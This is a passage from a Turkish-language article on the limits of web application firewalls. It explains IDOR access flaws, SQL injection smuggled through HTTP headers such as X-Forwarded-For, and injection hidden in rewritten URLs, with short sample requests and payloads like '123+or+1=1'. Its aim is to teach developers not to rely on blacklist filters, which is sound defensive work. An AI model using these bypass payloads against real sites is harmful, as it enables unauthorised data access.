En gelişmiş web uygulama güvenlik sistemleri de bazı uygulama problemlerini tespit etmekte yetersiz kalabilirler. Özellikle normal istekler ile yapılan ve parametre değerlerini değiştirerek gerçekleştirilebilecek saldırılar bu duruma örnek gösterilebilir. Örneğin farklı kullanıcıların diğer kullanıcılara ait bilgilere erişmesine izin veren uygulamalar gibi.

```
http://www.site.com.tr/dekont.php?id=123
http://www.site.com.tr/dekont.php?id=124
```

Tamamen normal yukarıdaki gibi iki istek aslında bir kullanıcının farklı kullanıcılara ait ve normalde görmemesi gereken bir sayfaya erişmesine olanak tanıyabilir. Uygulamalarda tanımlı ama her kullanıcının erişemeyeceği şekilde tasarlanmış fonksiyonlara, yeterli kontrollerin yapılmaması nedeni ile erişim gerçekleştirilerek yapılabilecek saldırılarda bu tip sistemlerin kontrolünden kaçabilir.

```
http://www.site.com.tr/forum/list/admin
```

```
http://www.site.com.tr/forum/edit/admin
```

Kullanıcı bilgilerini düzenlemek için kullanılan bir fonksiyon ile başka kullanıcılara ait bilgileri değiştirmeye izin veren bir uygulama hatası da bu tip sistemler tarafından tespit edilemeyecektir.

```
http://www.site.com.tr/forum/edit/deniz
http://www.site.com.tr/forum/edit/ugur
```

17-HTTP İstek Başlığında Yer Alan Diğer Parametreler ve URL Re-Writing

Bazı web uygulamasına yönelik güvenlik duvarı sistemleri sadece HTTP GET ve POST metodu ile aktarılan parametreler içinde saldırı ifadelerini aramaktadırlar. Oysa pek çok uygulama HTTP başlığında bulunabilecek User-Agent, X-forwarded-for, VIA veya tanımlanacak kullanıcıya özel alanlarla aktarılan verileri işleyebilmektedir. Dolayısı ile bu başlıktaki alanlar üzerinden de XSS veya SQL Injection gibi saldırılar gerçekleştirmek mümkün olabilir.

Örneğin kullanıcı IP adresine göre işlem yapan uygulamalar veya reverse-proxy sistemleri X-Forwarded-For başlığı ile veri aktarabilirler. Haliyle bu başlıklar ile aktarılan veriler veri tabanına yazılırken herhangi bir kontrol gerçekleştirilmiyor ise uygulama SQL Injection açığından etkilenebilir. Kullanılan WAF veya IPS sistemlerinin tüm HTTP başlığını inceleyip incelemediği mutlaka kontrol edilmeldir.

```
GET / HTTP/1.1
Host: localhost
X-Forwarded-For: 1'
```

18-URL Re-Writing

URL Re-Writing uygulanan sistemlerde de veriler standart parametre formatı dışında aktarılmaktadır. Bu sebeple bazı WAF sistemlerinin bu tip uygulamaları dinamik bir uygulama olarak algılamayı, statik web içeriği gibi davrandığı ve mevcut güvenlik kontrollerini uygulamadığı durumlar ile kerşılaşılmıştır. Örneğin aşağıdaki gibi bir istek bazı sistemler tarafından saldırı olarak algılanmayabilmektedir.

```
http://localhost/uyg/id/123+or+1=1/tp/456
```

Sonuç

Blacklist'e dayanan ve tanımlanmış regex bazlı kontroller ile güvenlik önlemleri almaya çalışan sistemleri bir şekilde atlatmak her zaman mümkün olabilmektedir. Tanımlı kurallara uymayan bir isteği veya saldırı ifadesini her zaman mümkün olabilir.

Yukarıda sunulan örnekler de blacklist'lere dayalı sistemlerin yetersiz olabileceğini göstermektedir. Bu sebepden ötürü uygulama geliştiricileri tanımlı filtrelere veya mevcut diğer ek güvenlik sistemlerine güvenmeden uygulamalarını geliştirmelidirler. Bu sayede mevcut önlemlerin atlatılmasının da bir önemi kalmayacaktır.

Referanslar

http://websec.wordpress.com/2010/12/
http://websec.wordpress.com/2010/03/19/exploiting-hard-filtered-sql-injections/
http://ha.ckers.org/xss.html
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

http://ptresearch.blogspot.com/2009/12/http-parameter-fragmentation-hpf-is-one.html
http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf
http://wafbypass.me/w/index.php/Secure_Sockets_Layer